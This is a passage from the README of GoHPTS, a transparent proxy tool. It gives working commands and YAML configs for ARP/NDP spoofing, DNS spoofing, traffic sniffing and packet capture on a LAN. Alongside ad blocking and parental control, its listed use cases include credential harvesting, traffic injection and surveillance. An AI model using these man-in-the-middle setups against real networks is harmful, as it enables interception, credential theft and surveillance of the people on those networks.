shellgohpts -s 203.0.113.10:3000 -T 8888 -Tu 8889 -M tproxy -sniff -body -auto -mark 100 -arpspoof "fullduplex true;debug true" -ndpspoof "ra true;debug true " -6 -d
-
Get another device (phone, tablet, etc) and connect it to the same network. Try to access Internet and check if some traffic appears on your host machine. Check public IP address with some online tools (it should match your VPS address
203.0.113.10in this case or global IPv6 address) -
Stop proxy by hitting Ctrl+C
-
Profit!
DNS spoofing
To enforce DNS filters and spoof targets by changing DNS records, host running GoHPTS should become a default gateway for LAN devices. For this to work, just run transparent proxy with udp enabled and also run ARP/NDP spoofing to make targets use your DNS server.
DNS replies created by GoHPTS look like normal packets coming from router or trusted DNS servers (Google, Cloudflare), which results in clients updating their cache with what you tell them. Keep in mind, however, that it only works for "standard" unencrypted DNS traffic (DOT/DOH not filtered or spoofed).
DNS filters and domains for spoofing can be configured in dns_filter section of yaml file configuration. All lists accept URLs, file paths and entries similar to those usually found in hosts file, see https://en.wikipedia.org/wiki/Hosts_(file).
Example:
yaml# dns filters require udp transparent proxy and arpspoof/ndpspoof # filters accept hosts like entries (use either links, file paths or just plain comma separated lists dns_filter: enabled: true whitelist: ["/tmp/whitelisted_domains.txt", "example.com", "*.google.com"] # ip is optional, domains can start with *. to match all subdomains blacklist: ["https://raw.githubusercontent.com/StevenBlack/hosts/master/hosts"] blacklist_all: false # block all non whitelisted domains spooflist: ["127.0.0.1 example.com"] # ip address is required here
Use cases:
- Ad and tracker blocker for all LAN devices
- Parental control via blocking specific categories of websites
- Block known phishing and malware domains
- Traffic redirection for analysis
- Credential harvesting via redirection
- Traffic hijacking and manipulation (inject ads, scripts, tracking)
- Surveillance and profiling
Mimimal config for this setup:
yaml# gohpts_dns_spoof.yaml proxy_list: - address: 127.0.0.1:1080 # point to socks5 server supporting TCP/UDP sniffing: enabled: true body: true transparent_proxy: tcp: enabled: true address: 0.0.0.0:8888 udp: enabled: true address: 0.0.0.0:8889 mode: "tproxy" disable_http: true auto: true arpspoof: enabled: true settings: "fullduplex 1;debug 1;interval 1s" dns_filter: enabled: true whitelist: [] blacklist: [ "https://raw.githubusercontent.com/StevenBlack/hosts/master/hosts", ] # list of domains to filter blacklist_all: true # all requests for example.com will be redirected to 0.0.0.0 address spooflist: ["0.0.0.0 example.com"]
Run:
shellsudo ./gohpts -f ./gohpts_dns_spoof.yaml
More information can be found here: https://en.wikipedia.org/wiki/DNS_spoofing
Packet Capture
Traffic can be captured into pcap, pcapng or custom txt formats and later analyzed with tools like Wireshark, tcpdump and many others.
First, make sure GoHPTS executable has elevated privileges to be able to capture raw packets, you have two options:
- Run
sudo setcap cap_net_raw+ep ~/go/bin/gohptsone time to give proxy raw traffic access - Run proxy with
sudowhen you need to specify-pcapflag in CLI orpcap.enabledin file configuration.
Configure proxy using CLI:
shellgohpts -pcap "promisc true;timeout 10s;exts txt,pcap,pcapng"
Configuration file:
yamlpcap: enabled: true settings: "promisc true;expr ip proto tcp;snaplen 65535;timeout 10s;packet_count 100;packet_buffer 8192;exts txt,pcap,pcapng"
These commands produce three packet capture files with corresponding formats that later can be analyzed by various tools.
For more information about pcap options see gohpts -h and https://github.com/shadowy-pycoder/mshark
Links
Learn more about transparent proxies by visiting the following links:
-
https://github.com/heiher/hev-socks5-tproxy
socks5proxy withUDP ASSOCIATEsupport:
IPv4/IPv6 network security:
- https://caster0x00.com/legless/
- https://caster0x00.com/intercept/
- https://www.prosec-networks.com/en/blog/ipv6-mitm/
Contributing
Are you a developer?
- Fork the repository
- Create your feature branch:
git switch -c my-new-feature - Commit your changes:
git commit -am 'Add some feature' - Push to the branch:
git push origin my-new-feature - Submit a pull request
License
GPLv3
Contributors
Showing top 2 contributors by commit count.


Related Repositories

metallb/metallb
A network load-balancer implementation for Kubernetes using standard routing protocols

FreeRADIUS/freeradius-server
FreeRADIUS - A multi-protocol policy server.

kognise/arpchat
Answering the question nobody asked: what if you wanted to text your friends using only ARP?

Chleba/netscanner
Terminal Network scanner & diagnostic tool with modern TUI

v-byte-cpu/sx
:vulcan_salute: Fast, modern, easy-to-use network scanner

royhills/arp-scan
The ARP Scanner